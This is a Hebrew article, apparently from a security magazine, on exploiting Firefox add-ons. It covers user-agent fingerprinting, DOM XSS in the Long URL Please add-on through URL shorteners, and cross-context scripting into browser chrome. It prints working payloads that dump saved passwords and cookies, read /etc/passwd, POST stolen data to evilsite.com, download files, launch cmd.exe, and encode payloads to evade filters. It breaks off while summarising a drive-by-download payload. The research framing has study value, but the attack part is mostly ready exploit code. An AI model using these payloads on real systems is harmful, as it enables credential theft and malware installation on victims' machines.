חיפוש בגוגל הניב תוצאות שעזרו להבין מהיכן המחרוזת:

https://encrypted.google.com/search?q=InquisitiveMindsAddon

מסתבר שהתוספת Zoodles (תוספת אשר מוסיפה ממשק למשחקים לילדים קטנים) שהתקנתי במערכת הוירטואלית (לשם חיפוש פריצות אבטחה כמובן :P) הוסיפה את מחרוזת ל-UA של הדפדפן. כיוון שהתוספת היתה מבוטלת, הבנתי שיש פה בעיה (הפונקציונליות של התוספת צריכה להיות כולה מבוטלת) ולכן מחקתי את התוספת לחלוטין. אך כמו שראינו- ה-UA נשאר כקדמותו. התעניינתי מאוד ובדקתי ב-about:config מה מתרחש, חיפוש אחרי useragent הניב:

```
general.useragent.extra.zoodles_parent = InquisitiveMindsAddon
```

מסתבר שהתוספת משנה את ה-UA אחרי ההתקנה שלה, ולא משנה בחזרה אחרי ההסרה. ויש להסיר ידנית את הערך או למחוק את התוכן שלו. מתוך הקוד מקור:

```
"zoodles.js" =>
var zoodles = { ....
onLoad: function() { ...
this.prefs.useragent.setCharPref( "zoodles_parent",
"InquisitiveMindsAddon" );
```

לתוספת עצמה: https://addons.mozilla.org/en-US/firefox/addon/160759/

זאת אומרת שאפשר בקלות לזהות האם המשתמש התקין אי פעם את התוספת בעזרת ניתוח של ה-UA בצד-שרת, וכמובן שאפשר גם בצד-לקוח:

```
<script>
document.write(navigator.userAgent + "<br>\n");
if(navigator.userAgent.indexOf('InquisitiveMindsAddon') != -1)
document.write('You installed zoddle in the past, maybe its still in
addon manager (active or not)');
</script>
```

מציאת פרצות אבטחה וניצולם

עד כאן הצגנו את הסביבה, את התוספות ואת הדרכים בהן ניתן להשתמש בכדי לזהות את המצאותן על מחשבו של הקורבן, מכאן נגע בחלק "המעניין" יותר - דרכים למציאה וניצול פרצות אבטחה בתוספות. נתעסק בפרצות אשר מאפשרות להריץ קוד על המחשב של הקורבן אך נגע גם בפרצות בעלות רמת סיכון נמוכה יותר.

כיצד ניתן למצוא פרצות בתוספות?

השלב הראשון, הוא כמובן לבחור תוספת פופולרית, לאחר שבחרנו תוספת, יש להתקין אותה ולאתר עליה מידע בשביל להבין במה מדובר, מה היא עושה ולמה היא נחוצה. לרב התוספות יש "עמוד בית" שממנו ניתן ללמוד אודות התוספות ברמה שטחית - רמה מספקת בשביל ההתחלה.

לאחר מכן יש לעבוד עם התוספת, לבדוק את כל ההגדרות שלה, להבין מה היא עושה ואיך היא עובדת, והכי חשוב: לזהות **מאיפה היא מקבלת קלט** מהמשתמש / או קלט שיש לנו שליטה עליו.
יש לציין שרב פריצות האבטחה שיוצגו במהלך המאמר מתחלקות ל-2 סוגים:

- הזרקות קוד זדוני, כשהכוונה כאן היא ל-XSS שבמקרים רבים מאפשר לנו לצאת מגבולות הדפדפן.
- בעיות לוגיות שונות, כגון חישובים לא נכונים של ביטויים רגולרים, מימוש לא מלא של מנגנון כזה או אחר וכו'.

Grey Box:

השיטה הכי טובה למצוא פריצות אבטחה בתוספות לפיירפוקס היא להבין איפה הנקודות החלשות שלה. התוספות מקבלות קלט ממקומות שונים כגון: האינטרנט (בקשות HTTP), עמוד ה-HTML שלנו, כתובת עמוד, ובעיקר ה-DOM של העמוד שלנו. עם אותו המידע הן כמובן מבצעות פעולות מסוימות. **כל תוכן שמגיע ממקום שאי אפשר לסמוך עליו הוא מסוכן**, רב התוספות מעבדות את המידע ומציגות אותו כמעט מבלי לבצע עליו סינון!

אחד הכלים החשובים שהוזכרו מקודם הוא FireBug, ונשתמש בו רבות בשביל להבין, לדבג ולראות מה קורה בתוך ה-DOM שלנו. בשביל לצפות בבקשות שנשלחות מהדפדפן שלנו, מומלץ להשתמש בתוספות/אפליקציות כגון: "Tamper data", "Live HTTP Headers", "Fiddler" או "Paros":

White Box:

כיוון שכל התוספות לפיירפוקס שבדקתי ושיוצגו במאמר זה הם בקוד פתוח - אפשר להבין מה בדיוק מתרחש ואיך דברים פועלים, אם פשוט נקרא את הקוד מקור של התוספת או החלקים ששמנו עליהם עין (זיהנו מקום שיכול להכיל חור אבטחה פוטנציאלי). ברב הפעמים אנו נסקור את התוספת מכל הכיוונים בלי להכנס לקוד מקור, במידה ומצאנו משהו מעניין, שמצריך להבין מה בדיוק קורה (או שלא מצאנו כלום אבל לא בא לנו לוותר) - אז ממשיכים פנימה לתוך הקוד!

אני לא אסביר כאן על מתקפות XSS מפני שא'- זה לא נושא המאמר, ב'- זה עולם שלם, אך בכל זאת, אני ארצה לגעת בסוג מסויים של XSS ובהרחבה שנתתי לו- DOM Based XSS:

Dom Based XSS הינו מקרי ניצול XSS מתבצע כאשר קוד ה-javascript קורא פרמטרים מהעמוד הפגיע ומציג אותם בצורה כזאת אשר מאפשרת הכנסת קוד HTML שונה, למשל באמצעות: innerHTML.


במהלך המחקר הטבעתי מושג חדש בשם: "Dom Modify XSS", המושג מדבר על מקרים בהם החולשה נגרמת עקב אובייקט אשר שמשנה את ה-DOM של העמוד שלנו, כגון- תוספת. כלומר, התוספת מקבלת קלט מסויים ומרנדרת אותו בעמוד שלנו בצורה כזאת שאנחנו יכולים לגרום לתרחיש XSS. אגב, במקרים כאלה למשל, התוסף Noscript לא חוסם את המתקפה. אך מה שכן, חשוב לנו לדעת שאם אין לנו Javascript פעיל, אין לנו כמעט מה לעשות עם ה-XSS שהשגנו.
אז... אחרי ההקדמה הקצרה, לעבודה!

אתרי קיצורי כתובת מאפשרים למשתמשים לשנות כתובת אינטרנט לכתובת מקוצרת, ובגלל מקרים כגון הגבלת התווים באתר Twitter, שירותי קיצורי כתובת נהפכו להיות מאוד פופלרים. ובכן, אם התגברות התופעה של השימוש הלגיטימי בהם, התגבר גם השימוש הגובר בהם לצורך הפצת ספאם, תוכן פוגעני, ולינקים לעמודים זדוניים (עם אקספלויטים), ומכיוון שגם לינקים רגילים וגם לינקים זדוניים נראים אותו דבר, אין כל דרך להבדיל בינהם.

לצורך מתן פתרון לבעיה נכתבו תוספות לפיירפוקס שבאות לפתור את הבעיה באופן כזה שהן משנות את הלינקים המקוצרים בדף- ללינקים הארוכים, כך שנדע לאן אנחנו מגיעים.
אציג תוספת שמיועדת בדיוק למטרה הזאת - ואת החולשות בה.

התוספת Long URL Please:

התוספת הזאת כמו גם תוספות אחרות בתחום, מאפשרות לנו, המשתמשים, לדעת לאן הקישורים המקוצרים מובלים אותנו בכך שהיא משנה את הקישורים המקוצרים לקישורים האמיתים שאליהם הם מפנים. ניתן להוריד את התוספת מכאן, והמסך הראשי שלה נראה כך:



האפשרות הראשונה היא האם להפעיל את התוספת או לא. האפשרות האחרונה גורמת לכך שהתוספת סורקת לינקים שנכנסים לעמוד באמצעות JS (למשל באפליקציות אינטרנטיות מבוססות AJAX), וברגע שהתוספת מופעלת (האירוע קורא כאשר הדפדפן מופעל) - מתבצעת בקשת HTTP כזאת:

```
GET /api/supported-services.json HTTP/1.1
Host: www.longurlplease.com
```

שמחזירה רשימה ב-JSON של אתרים (מקצרי כתובות) שהיא יודעת לזהות אותם (81 שירותי קיצורי כתובת נכון לזמן כתיבת שורות אלו).
כאשר אנו נכנס לעמוד כלשהוא באינטרנט- התוספת תעבור על כל הלינקים בדף, ותבדוק האם הם

מתאימים (בביטוי רגולרי) לרשימת האתרים שהיא מכירה. במידה וכן- היא תעביר את המידע לפונקציה שאמורה להחזיר את הכתובת האמיתית ולשנות את תוכן בלינקים המלאים. הפונקציה שולחת בקשת HTTP בסיגנון הבא:

```
GET /api/v1.1?ua=ff0.4.3&q=http://tinyurl.com/domxsxsxs HTTP/1.1
Host: www.longurlplease.com
Referer: http://localhost/LongUrl3.html
```

ותקבל Response בסיגנון הבא:

```
{"http:\/\/tinyurl.com\/domxsxsxs":
"http:\/\/localhost\/test\/<h1>bigtext<\/h1>\/aaaa\/<script>alert(windo
w.location)<\/script>\/bbbbb\/<s>sssss<\/s><img src=2
onerror=alert(3)>zzzz"}
```

(כמו שאתם רואים- כבר אפשר לראות Payload של XSS שהכנסתי, מדובר היה בנסיון שלא הניב תוצאות.)

החלק הראשון הוא הכתובת של הקיצור כתובת, והשני- לאן מפנה הקיצור כתובת. כמו שאפשר לראות ניתן לנצל את החולשה בשלל דרכים, כגון: תגי H1 ו-S, תגי SCRIPT או תגי IMG עם אירועים בסיגנון של ONERROR.

שאר האפשרויות של התוספת שניתן לבחור הם איך בדיוק לבצע את ההחלפה של הקישורים המקוצרים.
ובכן, צלילה לקוד בשביל לראות איך זה מתבצע:

```
- longurlplease.js -

// Option 1
  expandSmart: function(aTag,longUrl) {
    if (aTag.href == aTag.innerHTML) {
      var linkText = longUrl.replace(/^http(s?):\/\//, '').replace(/^www\./, '');
      aTag.innerHTML = linkText.substring(0, aTag.innerHTML.length - 3) + '...';
    }
    aTag.href = longUrl;
  },
```

```
// Option 2
  expandHrefOnly: function(aTag,longUrl) {
    aTag.href = longUrl;
  },
```

```
// Option 3
  expandFull: function(aTag,longUrl) {
    aTag.href = longUrl;
    aTag.innerHTML = longUrl;
  },

// Option 4
  expandTextAndTitle: function(aTag,longUrl) {
    var linkText = longUrl.replace(/^http(s?):\/\//, '').replace(/^www\./, '');
```

```
    aTag.innerHTML = linkText.substring(0, aTag.innerHTML.length - 3) + '...';
    aTag.title = longUrl;
  },
```

אם ננתח את **Options 2** נוכל לראות כי במידה והנתן הלינק הבא:

```
<a href="http://tinyservice.com/somecustomname">Cool Link</a>
```

הערכים יהיו:

```
aTag.href = http://tinyservice.com/somecustomname
aTag.innerHTML =  Cool Link
longUrl = #.הכתובת שאליה מוביל הלינק המקוצר
```

בשביל להצליח ליזום XSS, אנו חייבים ששירות קיצור הכתובת יעביר אותנו לעמוד בסיגנון הבא:

```
javascript:dosomething
```

רוב שירותי קיצורי כתובת לא מקבלים כתובות שלא מתחילות ב-http או ב-https. ובמידה וננסה להכניס בכל זאת, נקבל שגיאות כגון: "Please enter a valid URL". לקח לי זמן לעבור על הרשימה הארוכה עד שהגעתי לאתר שכן מאפשר זאת! האתר הינו: adjix.com.

ולכן, מצב כזה:

```
http://tinyservice.com/somecustomname > javascript:alert('xss');
```

יגרום להוספת הקוד לעמוד הנתקף:

```
<a href="javascript:alert('xss');">Very Cool Stuff, Click Me!</a>
```

ניתן לראות מימוש כאן:

```
<a href="http://adjix.com/9nb2">Link For href Only Xss</a>
```

בשביל שה-XSS יופעל, על המשתמש ללחוץ על הלינק, אך ניתן גם לגרום לו לעשות זאת בעזרת שימוש בטכניקת ClickJacking מעמוד זדוני אחר. בגיליון העשירי של Digital Whisper, פורסם מאמר של שלומי נרקולייב על ClickJacking.

במקרים של **Options 3** - המצב הפשוט ביותר: התוכן של התג A יהיה בדיוק המקום שאליו יוביל הקישור שלנו! כך שאם הקישור שלנו הוא כזה:

```
http://tinyservice.com/somecustomname=> http://localhost/?q=<img src=2
onerror="eval('evilcode')">
```

יהיה לנו XSS, בסיגנון הבא:

```
<a href="http://tinyurl.com/domxsxsxs">FULL XSS DEMO</a>
```

[אגב- וזה רק לידע כללי, אם נכנס ל-"http://tinyurl.com/domxsxsxs" ישירות, התוסף Noscript יעצר את הבקשה, כיוון שהדף מנסה להפנות לאזור ברשת הפנימית (Localhost) מדובר בעוד אחת מהיכולות של Noscript, להגן עלינו מפני ניסיון לגשת לאזורים ברשת הפנימית, המנגנון נקרא ABE ומונע מגורמים ברשת החיצונית לגשת לפנימית, למידע נוסף: http://noscript.net/abe/]

במקרים של **Options 4**, התוכן שנכנס לתוך התג A הוא בעצם המקום שאליו מוביל הקישור, אבל רק כמות התווים של התוכן המקורי בשם של הקישור פחות 3 תווים. ולכן נצטרך לבצע את הדבר הבא:

```
http://tinyservice.com/somecustomname > http://localhost/?q=<img src=2
onerror="eval('evilcode')">
```

יהיה לנו XSS בדרך הבאה:

```
<a
href="http://tinyservice.com/somecustomname">very_long_as_payload_need_
to_be_+3</a>
```

דוגמא שניתן לראות:

```
<a
href="http://tinyurl.com/3acnhjp">very_long_as_payload_need_to_be_+3+bl
a_bla_bla_bla_bla_bla_bla_bla_bla</a>
```

התוכן מוכרח להיות ארוך מספיק בכדי "להחזיק" את ה-Payload שלנו.

Options 1 זאת ברירת המחדל, וכאן הניצול הוא הקשה ביותר: במקרה זה ישנו תנאי שמחליף את התוכן בתג A, רק אם הקישור והתוכן שלו זהים. כלומר מצב כגון המצב הבא:

```
<a
href="http://tinyservice.com/somecustomname">http://tinyservice.com/som
ecustomname</a>
```

אך זה לא מספיק, ה-PAYLOAD סובל מאותה בעיה במקרה 4. התוכן צריך להיות גדול מאוד, וכיוון שהתוכן חייב להיות שווה לקישור אנחנו צריכים קישור ארוך מאוד:

```
http://tinyservice.com/verylongcustom
```

התוספת תומכת ב-81 שירותי קיצורי כתובת נכון לעכשיו, רובם לא מספקים בכלל אפשרות של "custom urls" שבהם אנו בוחרים איך יראה הקישור שלנו, ואלו שכן- יש להם מגבלות של כמות תווים או סינון. מתוך השירותים שעברתי, השירות שאיפשר את כמות התווים הגדולה ביותר היה:

```
http://tra.kz
```

ולכן את הדוגמא שלנו למצב הבא את ממנו:

```
<a
href="http://tra.kz/tjuttjuttjuttjutffftjutfftjutfftjutff2">http://tra.
kz/tjuttjuttjuttjutffftjutfftjutfftjutff2</a>
```

הקישור "המקוצר" יוביל אותנו ל:

```
a.com/<img src=2 onerror="alert(document.domain)">
```

לצערי אין לזה כרגע משמעות, כי עוד לא מצאתי שירות קיצור כתובות שיכול לספק כתובת באורך של הוקטור - 57 או 56 תווים. ניסתי לפתח וקטור כמה שיותר קצר בשביל להשיג XSS בסיטואציה הזאת, הוקטור הכי קצר שהגעתי אליו הוא:

```
<img src=2 onerror=eval(window.location.search.slice(1))>
```

אך שוב, בשביל שזה יהיה שימושי צריך קיצור כתובת שמרשה 56 תווים ולא מצאתי אחד כזה שמופיע ברשימה של התוסף.

פוטנציאל ההרס / סכנות / מה אפשר לעשות עם הפריצה הזאת?

כל אתר אינטרנט שמאפשר להכניס אליו תוכן שכולל קישורים בפורמט הבא:

```
<a href="http://URL">Click-me</a>
```

הופך להיות פגיע ישירות ל-XSS מהסוג הזה.

דוגמאות לאתרים:

- פורומים.
- בלוגים.
- אתרי חדשות (שמאפשרים תגובות)
- ועוד.


דוגמאות לפגיעה במערכת פורומים מסוג PHPBB:

בכדי לנצל את החולשה- מספיק לשלוח תגובה, או הודעה חדשה בפורום:

כך ש color (צבע הרקע של המקום שבו ההודעה נראת) יהיה שווה ל:

```
[url=http://tinyurl.com/3acnhjp][color=white]I am Invisible Cool
XSS[/color][/url]
```

דוגמא לניצול בפורומי PHPBB הרשמים:



(עשיתי תצוגה מקדימה להודעה פרטית עם התוכן שלמעלה)

בנוסף, ישנו גם פיתוח לתוספת בשם "Long URL Please Mod 0.4.3" שתומך ב-182 שירותי קצורי כתובת (במקום התוספת המקורית שתומכת ב-81) **גם הוא פגיע לכל מה שנכתב עד כה בקשר לתוספת המקורית "Long URL Please".**

XCS = Cross Context Scripting

פריצת XCS מתרחשת כאשר אנו מצליחים לבצע תרחיש XSS מאיזור מסויים בדפדפן לאיזור כלשהוא בכרום של הדפדפן, כך שיש לו הרשאות גבוהות יותר מהאיזור בו ביצענו את ה-XSS ולפיכך אנחנו יכולים לעשות בו הכל.

איך ניתן לזהות מקרים בהם יש לנו תרחיש XCS ולא XSS רגיל? ישנם 3 שיטות:
הראשונה, מריצים:

```
alert(window)
```

במידה והאובייקט של החלון שלנו הוא:

```
[object ChromeWindow]
```

אז הוא נמצא בכרום, ויש לנו הרצת קוד. אך אם האובייקט הוא:

```
[object Window]
```

אז.. כנראה שלא ☺

חשוב לדעת כי יכול להיות גם אובייקט שהוא לא חלון בכרום, אך יש לו הרשאות גבוהות, למשל קבצים שמתחילים ב-URI Chrome://. כך שיש לבדוק גם את: window.location!

השניה:

```
alert(window.location)
```

אם נקבל:

```
chrome://extname/content/file.html
```

אז אנחנו בכרום. אך במידה ונקבל עמוד כגון "about:blank" או כתובת עמוד האינטרנט שלנו אז אין.

והדרך השלישית, והטובה ביותר היא- פשוט לנסות להריץ את הקוד!

הפונקציה openDialog נוחה ומתאימה מאוד למקרים אלה, היא פותחת את המחרוזת שהיא מקבלת בחלון חדש עם הרשאות כרום, לדוגמא :

```
openDialog('file:///etc/passwd')
```

או תחת Windows:

```
openDialog('file://C:/Windows/system.ini')
```

ולא משנה באיזה מערכת הפעלה, אפשר תמיד לנסות לפתוח את חלון ה"אודות" של פיירפוקס ("about:") או כל חלון אחר בסיגנון, כגון:

```
openDialog("about:plugins")
```

החברה מדפקון פרסמו מאמר שמסקר את פריצת ה-XCS, מתי היא מתרחשת, ודוגמאות שונות לקוד פגיע.

אז.. מה בעצם נותנת לנו מתקפת XCS? בחלק הזה אסקור דברים שונים שאפשר לעשות באמצעותה ואציג Payloads שונים לשימושים אלו.

את סוגי הניצול אפשר לחלק לשני אופציות:


- מתקפות שמוציאות מידע, כגון: סיסמאות שמורות, עוגיות, קוראות קבצים מהמערכת קבצים (באותה קטוגריה אפשר להכניס גם קריאת ערכים מהרגיסטרי וכו')
- מתקפת Drive By Download - מורידים קובץ זדוני למחשב של הקורבן ומריצים אותו. (וכאן מה שניתן לבצע אין סופי!)

שליפת מידע מקומי:

כאשר אנו מתחברים לחשבונות באתרי אינטרנט, פיירפוקס תציע לנו את האפשרות "שמור סיסמא", הסיסמאות נשמרות בקבצים: signons3.txt או ב-signons.sqlite אשר שומרים את הסיסמאות. הקובץ key3.db שומר את המפתח שמשמש להצפנת ופענוח של הסיסמאות, בתיקיית הפרופיל. במידה ולמישהו יש גישה למחשב שלכם, ואתם מריצים פיירפוקס, תוך פחות מדקה הוא יוכל לראות את כל הסיסמאות השמורות שלכם באמצעות כניסה ל:

```
Tools → Options → Secuirty → Saved Passwords → Show Passwords.
```

בכדי להמנע מהבעיה שהודגמה זה הרגע, ישנו פתרון בשם: "Master Password"- באותו חלון אפשר לבחור סיסמאת מאסטר. ולאחר שסיסמה זו נבחרה, קובץ הסיסמאות יוצפן בצורה כזאת שלא יהיה ניתן לפענח אותו בלעדיה. וכך, בכל הפעלה של הדפדפן, ברגע שמנגנון ה-AutoFill יעבוד, תאלצו להזין את הסיסמא פעם אחת למשך פר SESSION:



אני יכול לבצע קריאה של הסיסמאות מהפרופיל של המשתמש באמצעות "nsILoginManager" (רכיב ה-XPCOM אשר אחראי על הפעולה)

נוכל לבצע זאת באופן הבא:

```
var str="",lm=Components.classes["@mozilla.org/login-
manager;1"].getService(Components.interfaces.nsILoginManager);
info = lm.getAllLogins({});
for (i=0;i<info.length;i++) {
  str += unescape(info[i].hostname) + ":::" + unescape(info[i].username)
  + ":::" + unescape(info[i].password) + "::\r\n=====\r\n";
}
alert(str);
```

למידה נוסף:

https://developer.mozilla.org/en/XPCOM_Interface_Reference/Using_nsILoginManager

החסרונות בשיטה:

- במידה והמשתמש משתמש באפשרות Master password והוא לא הכניס את הסיסמא עדיין ב-SESSION הנוכחי, יקפוץ לו חלון שיבקש ממנו אותה.
- אתרים שונים מבצעים שימוש במאפיין "autocomplete=off" בכדי למנוע את האפשרות של "זכירות הסיסמאות" על ידי הדפדפן.

גניבת עוגיות:

קוד לדוגמא:

```
var str="", cookieManager =
Components.classes["@mozilla.org/cookiemanager;1"].getService(Component
s.interfaces.nsICookieManager);
var iter = cookieManager.enumerator;
while (iter.hasMoreElements()){
   var cookie = iter.getNext();
   if (cookie instanceof Components.interfaces.nsICookie)
      str += cookie.host + "::" + cookie.name + "::" + cookie.value +
      "::\n==========\n";
}
alert(str)
```

הקוד מבוסס על המידע מהעמוד הזה והזה.

החסרון של שתי השיטות הקודמות, הוא שהמידע שיוצא באמצעות קוד ה-Javascript תקף רק לפרופיל שממנו הפיירפוקס הפגיע נטען. אנו נרצה כמובן לגנוב סיסמאות ושאר מידע מעניין גם מפרופילים אחרים- במידה ואלה קיימים.

גניבת קובץ מהמשתמש של המחשב:

בדוגמא הבאה, נקרא קובץ מהמחשב של המשתמש.

ה-PoC מקפיץ חלון שאליו מכניסים את הכתובת של הקובץ, ובתגובה נקבל קובץ Alert עם הפלט שלו, כולל מידע על הגודל שלו ופרטים כגון האם הכתובת היא תיקיה או קובץ, והאם יש הרשאות קריאה וכתיבה:

```
// for windows: "C:\Windows\system.ini"
var defpath = "/etc/passwd",strdata="";
var filepath = prompt("Pick a File name:", defpath);
if(filepath == null)
filepath = defpath;
alert(filepath);

try {
var file =
Components.classes["@mozilla.org/file/local;1"].createInstance(Components.interfaces.nsILo
calFile);
file.initWithPath(filepath);
if(file.exists()) {

strdata += "The file "+file.leafName+" has "+file.fileSize+" bytes of data.\n";
strdata += "Is writable?"+file.isWritable()+"\n";
strdata += "Is readable?"+file.isReadable()+"\n";
strdata += "Is directory?"+file.isDirectory()+"\n";
strdata += "Is file?"+file.isFile()+"\n";
alert(strdata);
```

```
if(!file.isFile())
throw('not file');

if(!file.isReadable())
throw('not Readable');

var inputStream = Components.classes["@mozilla.org/network/file-input-
stream;1"].createInstance(Components.interfaces.nsIFileInputStream);
inputStream.init(file,0x01,null,null);
var sinputStream =
Components.classes["@mozilla.org/scriptableinputstream;1"].createInstance(Components.inter
faces.nsIScriptableInputStream);
sinputStream.init(inputStream);
strdatafile = "File Data:\n"+sinputStream.read(sinputStream.available());
alert(strdatafile);
sinputStream.close();
inputStream.close();

} else {throw('file not exists');}
} catch(e) {alert("error:\n"+e)}
```

הקוד מבוסס ברובו מהקוד הזה ומהקוד הזה.

ראינו שאנחנו מקבלים את המידע, ומקפיצים אותו בתוך alert בשביל הדוגמא . במצב יותר ריאלי אנחנו נשלח לשרת שלנו את המידע באמצעות בקשת XHR.

למי שיש ניסיון בכתיבת Javascript עם Ajax יודע איך נכתבים בקשות כאלו, ולצורך ההדגמא נשתמש בבקשת POST:

```
var xmlhttp,data="test";
xmlhttp=new XMLHttpRequest();
var url = "http://evilsite.com/get_data.php";
var params = "data="+data;
http.open("POST",url,true);
xmlhttp.setRequestHeader("Content-type"  , "application/x-www-form-
urlencoded");
xmlhttp.setRequestHeader("Content-length", params.length);
xmlhttp.setRequestHeader("Connection"    , "close");
xmlhttp.send(params);
```

המחרוזת "Test" תשלח ב-POST לדף: http://evilsite.com/get_data.php. בשילוב של הפעולות קודם לכן- נקבל את הסיסמאות / עוגיות של הקורבן - הישר אלינו. ☺

מתקפת Drive By Download:

לא ארחיב יותר מידי על הנושא, אפיק כבר מאמר שלם על הנושא, בשם: "Client Side Attacks".
בקצרה, החלק שאני אתייחס אליו במאמר בתור "Drive By Download", הוא- להוריד קובץ זדוני למחשב של הקורבן ולהפעיל אותו, וכל זאת ללא ידיעתו! נפרט את השלבים שיש לבצע בעת ניצול פריצת XCS בכדי להוריד קובץ זדוני למחשב של הקורבן ולהפעיל אותו.

בכדי לבצע התקפה חכמה / יעילה / שימושית ביותר, נרצה להריץ על המחשב של הקורבן שלנו תוכנה זדונית שכתבנו. תהליך זה מורכב מ-3 שלבים שעלינו לבצע:

- זיהוי מערכת ההפעלה
- הורדת קובץ זדוני לתוך המחשב של המשתמש
- הרצת הקובץ

זיהוי מערכת ההפעלה:

נצטרך לזהות את המערכת ההפעלה של המשתמש בשביל להתאים לו קובץ זדוני. משתמש וינדוס יקבלו קובץ EXE ומשתמשי לינוקס יקבלו קובץ ELF. דוגמא לזיהוי מערכת ההפעלה וטעינת קובץ בהתאם:

```
path ='about:';
Osname=Components.classes["@mozilla.org/xre/app-
info;1"].getService(Components.interfaces.nsIXULRuntime).OS;
if(Osname.match(/WINNT/)) //Use Windows
path = 'file://C:/Windows/system.ini';
else if(Osname.match(/Linux/)) //Use Linux
path = 'file:///etc/passwd';
else
alert('you are not using linux or windows - other system not support
yet (aka mac osx) - by default firefox about dialog open');
openDialog(path);
```

(כאן ניתן למצוא מידע נוסף על הקוד)

מידע נוסף על הרכיב nsIXULRuntime שמספק אינפורמציה על Xul runtime ניתן לקרוא כאן.

הורדת קובץ למחשבו של הקורבן:

החלק החשוב בכל הסיפור זה להוריד את הקובץ למחשב של המשתמש ולדאוג שהוא ירד בשלמותו.

בדוגמא הבאה אני מוריד את הלוגו של פיירפוקס לשולחן עבודה של המשתמש:

```
//var filename = "\\We_Love_FireFox.png"; // windows
var filename = "/We_Love_FireFox.png"; // linux
var uriFile = "https://www.mozilla.com/img/tignish/about/logo/download/logo-wordmark.png";

var deskdir =
Components.classes["@mozilla.org/file/directory_service;1"].getService(Components.interfac
es.nsIProperties).get("Desk",Components.interfaces.nsIFile);
var filepath = deskdir.path + filename;
var file =
Components.classes["@mozilla.org/file/local;1"].createInstance(Components.interfaces.nsILo
calFile);
alert(filepath);
file.initWithPath(filepath);
if(!file.exists())
file.create(Components.interfaces.nsIFile.NORMAL_FILE_TYPE, 0700);

var ios = Components.classes["@mozilla.org/network/io-
service;1"].getService(Components.interfaces.nsIIOService);
var uriToFile = ios.newURI(uriFile,null,null);

const nsIWBP = Components.interfaces.nsIWebBrowserPersist;
var wbp =
Components.classes["@mozilla.org/embedding/browser/nsWebBrowserPersist;1"].createInstance(
nsIWBP);
wbp.persistFlags = nsIWBP.PERSIST_FLAGS_REPLACE_EXISTING_FILES |
nsIWBP.PERSIST_FLAGS_FROM_CACHE;

var downloadcomplete;
wbp.progressListener = {

  onProgressChange: function(aWebProgress, aRequest, aCurSelfProgress, aMaxSelfProgress,
aCurTotalProgress, aMaxTotalProgress) {
     if(aCurSelfProgress == aMaxSelfProgress) downloadcomplete=true;
  },
     onStateChange: function(aWebProgress, aRequest, aStatus, aMessage) {
        if (aStatus & Components.interfaces.nsIWebProgressListener.STATE_STOP) {
            if(downloadcomplete == true) { // download complete
            alert('finish download! Check your Desktop');
            } else {alert('error')}
     }
     }
}

wbp.saveURI(uriToFile,null,null,null,null,file);
```

(מבוסס על המידע מהעמוד הזה, מהעמוד הזה ומהעמוד הזה)

הרצת קובץ ממחשבו של הקורבן:

```
var path = "C:\\WINDOWS\\system32\\cmd.exe";
// var path = "/usr/bin/xclock"; // For linux with X Window (work on
kde also)
// var path = "/usr/bin/gnome-terminal"; // For Linux (with gnome).

var file =
Components.classes["@mozilla.org/file/local;1"].createInstance(Componen
ts.interfaces.nsILocalFile);
file.initWithPath(path);
var process =
Components.classes["@mozilla.org/process/util;1"].createInstance(Compon
ents.interfaces.nsIProcess);
process.init(file);
process.run(false,'','');
```

(מתוך העמוד הזה)

ברב האקספלויטים שנראה, התוכן של ה-Payload נכנס לתוך ערכים או תגיות לתוך עמודי HTML, מה שמפריע לנו להשתמש בסימנים כגון ", ' או "<tag>"- בהתאם לסיטואציה. ולכן מומלץ לבצע ENCODING ל-PAYLOAD כדי שנוכל להשתמש בו כגון במצב הבא:

```
<img src="9" onerror="eval('Payload')">
```

ישנן דרכים רבות שבהן ניתן להכניס את ה-Payload בצורה מקודדת, אדגים פה שתי רלוונטיות ופשוטות, השיטה המפורסמת של להשתמש ב-String.fromCharCode:

```
alert('xss-test');
```

יראה כך:

```
eval(String.fromCharCode(97,108,101,114,116,40,39,120,115,115,45,116,10
1,115,116,39,41,59))
```

או כך:

```
eval(unescape('%61%6C%65%72%74%28%27%78%73%73%2D%74%65%73%74%27%29%3B')
)
```

ניתן גם להחליף את % ב\x ויוצא:

```
eval('\x61\x6C\x65\x72\x74\x28\x27\x78\x73\x73\x2D\x74\x65\x73\x74\x27\
x29\x3B');
```

היתרונות: לא מצריך גרש או גרשיים.

לסיכום הנה ה-Payload שלנו (כולל דיבאגינג) שמבצע את הדברים הבאים:

- מזהה באיזה מערכת הפעלה משתמש המשתמש.
- מוריד קובץ זדוני למחשב (EXE או ELF בהתאם למערכת הפעלה (וינדוס\לינוקס))
